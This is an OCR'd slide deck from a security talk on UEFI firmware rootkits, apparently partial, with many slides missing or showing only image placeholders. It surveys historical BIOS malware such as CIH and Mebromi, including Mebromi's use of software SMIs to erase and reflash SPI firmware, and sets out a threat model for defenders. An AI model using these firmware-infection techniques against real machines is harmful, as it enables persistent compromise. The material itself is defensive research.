



# UEFI Firmware Rootkits: Myths and Reality

**Alex Matrosov**
**@matrosov**

**Eugene Rodionov**
**@vxradius**


# Agenda

- Historical overview of BIOS rootkits
- Threat Model for UEFI Rootkits
- BIOS Rootkits In-The-Wild
  - ✓ HackingTeam Rootkit
  - ✓ BIOS Implants
  - ✓ Computrace/LoJack
- BIOS Update Issues
- Secure Boot Issues
- Forensic Approaches


# History of BIOS rootkits


Damaged


# History of BIOS rootkits




# History of BIOS rootkits



# History of BIOS rootkits






# In The Beginning…

In 1998-99 **CIH** (Chernobyl) **virus** written by a student of Taipei Tatung Institute of Technology in Taiwan infected **~60 million** PCs

CIH (Chernobyl) **erased BIOS 'ROM'** boot block and boot sectors on a hard drive causing **~1B US dollars** in damage

Bootkits: past, present & future (VB2014)



# Signed BIOS Updates Are Rare

- **Mebromi** malware includes BIOS infector & MBR bootkit components
- Patches BIOS ROM binary injecting malicious ISA Option ROM with legitimate BIOS image mod utility
- Triggers SW SMI 0x29/0x2F to erase SPI flash then write patched BIOS binary

Bootkits: past, present & future (VB2014)

# Threat Model for UEFI Rootkits

OS Kernel-Mode (Ring 0)

- **Mitigations:** PatchGuard, Code Signing Policy
- **Prevention:** AV HIPS

Boot code (MBR/VBR)


- **Mitigations:** Secure/Measured Boot, Boot Guard
- **Prevention:** AV HIPS

BIOS/UEFI Firmware SMM (Ring -2)

- **Mitigations: ???** (STM?  but nobody used)
- **Prevention: ???**

# Legacy BIOS vs. UEFI

